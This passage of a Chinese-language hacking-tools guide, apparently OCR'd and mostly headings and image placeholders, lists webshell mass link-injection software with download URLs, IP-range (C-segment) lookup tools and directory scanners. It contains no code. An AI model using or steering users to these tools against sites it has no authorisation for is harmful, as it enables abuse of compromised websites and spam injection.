
官网地址：http://xisezq.blog.163.com/

参考地址：http://xisezq.blog.163.com/blog/static/240871080201410272037346/






3.4.3.5、webshell 批量挂链




下载地址：http://www.ccav8.cn/?p=77

3.4.3.6、波斯特软件

官网：http://www.bostersoft.com/soft/websellsite/





下载地址：


挂链系统：http://www.bostersoft.com/down/webshelllinks_setup.zip

页面生成系统：http://www.bostersoft.com/down/webshellpage_setup.zip


3.5、C 段/B 段工具

3.5.1、御剑

目前 C 段工具存在的问题是 bing 接口参数调整，造成御剑查询的时候会出现一些国外网址，导致查询不是很准确，各位童鞋可以试下 aizhan 的接口




3.5.2、C 段信息查询




3.5.3、b0y C 段查询工具

```
参考网站：http://aipp.sinaapp.com/
```


V1.3-V0.8 beata



V1.2




3.5.4、安全盒子 C 段



3.5.5、椰树 C 段


3.5.6、K8 C 段工具

3.5.7、M7lrv C 段查询




3.6、目录扫描


3.6.1、御剑目录扫描




3.6.2、webroot



